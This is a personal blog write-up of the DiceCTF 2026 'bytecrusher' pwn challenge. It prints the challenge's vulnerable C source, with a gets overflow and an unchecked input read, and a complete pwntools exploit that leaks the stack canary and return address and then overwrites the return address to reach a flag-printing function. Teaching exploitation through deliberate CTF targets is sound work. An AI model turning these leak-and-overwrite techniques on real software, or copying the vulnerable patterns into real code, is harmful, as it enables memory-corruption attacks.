DiceCTF 2026: Bytecrusher Pwn Challenge Writeup
I decided to change things up a bit this week. I have been challenging myself to write one pwn writeup a week for about 7 weeks now. All the previous challenges came from HackTheBox pwn challenges. I ended up checking out online CTFs from ctftime and found one CTF -DiceCTF 2026- that has just concluded with challenges still online. This was the perfect opportunity for me to test my progress and see if I can solve a real and new CTF pwn challenge. Challenge link can be found here though I am not sure how long it will stay online for: https://ctf.dicega.ng/challenges?challenge=pwn_bytecrusher. Also check out the challenge author’s blog here: https://max.xz.ax/ Thank you Max for this fun challenge.
My other pwn writeups so far in this challenge series can be found under this category: https://yusuftas.net/categories/pwn/
First Look
As always, let’s have a look at security flags with checksec:
1
2
3
4
5
6
7
8
Arch:       amd64
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
Okay looks like a well guarded binary. We will need to leak some addresses to figure out PIE base. Looking at the provided files, we are given the full source code actually. That is very nice, it should make analysis easier. Here is the full source code in case challenge is no longer available online:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


void admin_portal() {
    puts("Welcome dicegang admin!");
    FILE *f = fopen("flag.txt", "r");
    if (f) {
        char read;
        while ((read = fgetc(f)) != EOF) {
            putchar(read);
        }
        fclose(f);
    } else {
        puts("flag file not found");
    }
}

void crush_string(char *input, char *output, int rate, int output_max_len) {
    if (rate < 1) rate = 1;
    int out_idx = 0;
    for (int i = 0; input[i] != '\0' && out_idx < output_max_len - 1; i += rate) {
        output[out_idx++] = input[i];
    }
    output[out_idx] = '\0';
}

void free_trial() {
    char input_buf[32];
    char crushed[32];

    for (int i=0; i<16; i++) {
        printf("Trial %d/16:\n", i+1);
        printf("Enter a string to crush:\n");
        fgets(input_buf, sizeof(input_buf), stdin);


        printf("Enter crush rate:\n");
        int rate;
        scanf("%d", &rate);

        if (rate < 1) {
            printf("Invalid crush rate, using default of 1.\n");
            rate = 1;
        }

        printf("Enter output length:\n");
        int output_len;
        scanf("%d", &output_len);

        if (output_len > sizeof(crushed)) {
            printf("Output length too large, using max size.\n");
            output_len = sizeof(crushed);
        }

        // read until newline or eof
        int c;
        while ((c = getchar()) != '\n' && c != EOF);

        crush_string(input_buf, crushed, rate, output_len);


        printf("Crushed string:\n");
        puts(crushed);
    }
}

void get_feedback() {
    char buf[16];
    printf("Enter some text:\n");
    gets(buf);
    printf("Your feedback has been recorded and totally not thrown away.\n");
}


#define COMPILE_ADMIN_MODE 0

int main() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    printf("Welcome to ByteCrusher, dicegang's new proprietary text crusher!\n");
    printf("We are happy to offer sixteen free trials of our premium service.\n");

    free_trial();
    get_feedback();

    printf("\nThank you for trying ByteCrusher! We hope you enjoyed it.\n");

    if (COMPILE_ADMIN_MODE) {
        admin_portal();
    }

    return 0;
}
A few observations we can make from the source code:
- There is a pretty obvious buffer overflow in get_feedback with the dangerous
getsfunction. But we still need to figure out stack canary and PIE base - Ret2win target function
admin_portal. It loads and prints the flag file. No need for a shell crush_stringis called 16 times infree_trial. Interesting number, it is 8*2, 2 8 bytes memory. Canary and return address maybe?
At this point, it became very obvious that we need to use crush string function to leak some memory to figure out stack canary and PIE base. Thanks to the provided source code, understanding the function became easier. It simply stores values from input array into output array with a given skip/rate value. But there is a critical issue here. Before calling the function output length is checked to make sure we don’t cross the boundary of output array, but there is no check to see if we are reading within the bounds of input. And with that, we found our arbitrary read! We need to use this to leak stack canary and return address which should give us PIE base.
Stack Layout
To figure out the offsets to leak, let’s have a look at stack layout:

- Input is at
rbp - 0x50 - Canary is at
rbp - 0x08 - Return address is at
rbp + 0x8
If we look at where canary and return address is and find their offset to input array - number of bytes difference between their addresses:
canary -> 0x50 - 0x08 = 72 return -> 0x50 + 0x08 = 88
That means stack canary is starting at input[72] and return address is stored at input[88]. What we need to do is provide the appropriate parameters to crush function to read addresses input[72,73,74,75,76,77,78,79] for stack canary, and input[88,89,90,91,92,93,94,95] for return address.
Leaking
Looking at the logic of crush string function, we can provide a rate/skip parameter and up to 32 bytes will be stored in the output by skipping over the input array. For example, if rate is set to 3 and 5 bytes of output is requests, output array will contain input[0], input[3], input[6], input[9], NULL. At the end of crush_string last byte of output array is set to NULL intentionally, so be careful of how much you request and which bytes you need from the output.
Continuing with the rate logic, what if we set rate to 72, and request 3 bytes. Output array will contain input[0], input[72], NULL. Great, exactly the byte we need at the second place! 3 bytes requesting was needed to make sure it doesn’t get overwritten by null byte. Since we can do this 16 times, we should be able to access all the bytes we need for canary and return address leaking. With a for loop we can do something like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
full_input = b'A' * 31  # 31 bytes + fgets adds newline = 32, no null terminator
collected_bytes = []

for i in range(16):
    if i < 8:
        rate = 72 + i  # 72, 73, 74 ... 87
    else:
        rate = 80 + i   # Skipping 8 extra bytes to skip over RBP and reach return address

    p.recvuntil(b'Enter a string to crush:\n')
    p.sendline(full_input)

    p.recvuntil(b'Enter crush rate:\n')
    p.sendline(str(rate).encode())

    p.recvuntil(b'Enter output length:\n')
    p.sendline(b'3')

    p.recvuntil(b'Crushed string:\n')
    result = p.recv(2)  # receive exactly 2 bytes

    # If this byte is equal to new line, 0x0a
    if result[1] == 10:
        collected_bytes.append(0)          # When the leaked byte is null, printing stops early and we get new line
    else:
        collected_bytes.append(result[1])  # store second byte
I added a little trick at the end to handle null bytes. For example first byte of stack canary is always 0x00. When this byte is leaked and printed with puts, it will terminate printing so we will get input[0] and the new line followed. So to check if a null byte is leaked, I am checking if the second byte is equal to new line, 0x0A. Note that this logic will fail if we receive a natural new line at that byte which we will assume we received a null byte. But that is okay, randomly this byte being equal to new line is 1/256, so if you are very unlucky to hit that, just rerun the exploit. And if it happens that you keep hitting a natural 0x0A at that byte multiple times consecutively, go buy a lotto ticket.
ret2win
This part is classic return address overwriting to return to a function we want to go. Just make sure the stack canary discovered is sent at the right offset, otherwise code will crash with stack smash. We need to find the offset to stack canary, but here we see something interesting:

Notice the input array here takes up 24 bytes which can be seen both in decompiled view and stack layout in assembly view in Ghidra (0x28 - 0x10). Compare this to the provided source code char buf[16]. Having source code is nice but how it is compiled and how buffers are stored in the stack layout is the final truth! I was initially padding 16 bytes to reach to stack canary, and it kept failing. After looking at the stack layout, I realized padding has to be 24 bytes! Once you have the right offset, rest is easy. You can see the payload generation in the final code down below.
Final code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
from pwn import *
import subprocess

context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', '-d', 'Ubuntu']
# context.log_level = 'debug'

exe = './bytecrusher'
context.binary = exe
elf = ELF(exe)

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        # For Remote running, we are provided a proof of work to solve
        p = remote('bytecrusher.chals.dicec.tf', 1337)

        p.recvuntil(b'proof of work:\n')
        pow_cmd = p.recvline().strip().decode()
        pow_solution = subprocess.check_output(pow_cmd, shell=True).strip()
        log.info(f'PoW solution: {pow_solution}')

        p.recvuntil(b'solution: ')
        p.sendline(pow_solution)

        # Once it is solved, rest of the process should follow same
        return p
    else:
        return process([exe] + argv, *a, **kw)

gdbscript = '''
b *free_trial+354
b *get_feedback+54
'''.format(**locals())

p = start()

# This is the address free_trial is returning to
RET_ADDR_NO_PIE = elf.symbols['main'] + 108

# Skip welcome lines
p.recvuntil(b'sixteen free trials of our premium service.\n')

full_input = b'A' * 31  # 31 bytes + fgets adds newline = 32, no null terminator
collected_bytes = []

for i in range(16):
    if i < 8:
        rate = 72 + i  # 72, 73, 74 ... 87
    else:
        rate = 80 + i   # Skipping 8 extra bytes to skip over RBP and reach return address

    p.recvuntil(b'Enter a string to crush:\n')
    p.sendline(full_input)

    p.recvuntil(b'Enter crush rate:\n')
    p.sendline(str(rate).encode())

    p.recvuntil(b'Enter output length:\n')
    p.sendline(b'3')

    p.recvuntil(b'Crushed string:\n')
    result = p.recv(2)  # receive exactly 2 bytes

    # If this byte is equal to new line, 0x0a
    if result[1] == 10:
        collected_bytes.append(0)          # When the leaked byte is null, printing stops early and we get new line
    else:
        collected_bytes.append(result[1])  # store second byte

log.info(collected_bytes)
leaked = bytes(collected_bytes)
log.info(f'Leaked bytes: {leaked.hex()}')

canary   = u64(leaked[0:8])
ret_addr = u64(leaked[8:16])

log.info(f'Canary:   {hex(canary)}')
log.info(f'Ret addr: {hex(ret_addr)}')

pie_base = ret_addr - RET_ADDR_NO_PIE
log.info(f'PIE base: {hex(pie_base)}')

elf.address = pie_base
admin_portal_addr = elf.symbols['admin_portal']
log.info(f'admin_portal: {hex(admin_portal_addr)}')

# get_feedback(): buf is 24 bytes, then canary, then saved RBP (8), then ret addr
p.recvuntil(b'Enter some text:\n')
payload = b'A' * 24           # fill buf
payload += p64(canary)        # restore canary
payload += b'B' * 8           # saved RBP
payload += p64(admin_portal_addr)
p.sendline(payload)

p.interactive()
Final script has some flexibility that I like to use in these pwn scripts. You can run it remotely, local, or debugging attached. This was a nice and relatively easy challenge, honestly after HackTheBox medium level challenges, it was nice to take a bit easy this week without rushing to make the weekly deadline. I didn’t get to participate in time for the online CTF but still this was the first ever CTF pwn challenge solve for me! Hopefully more to come in the following months. As always, keep learning!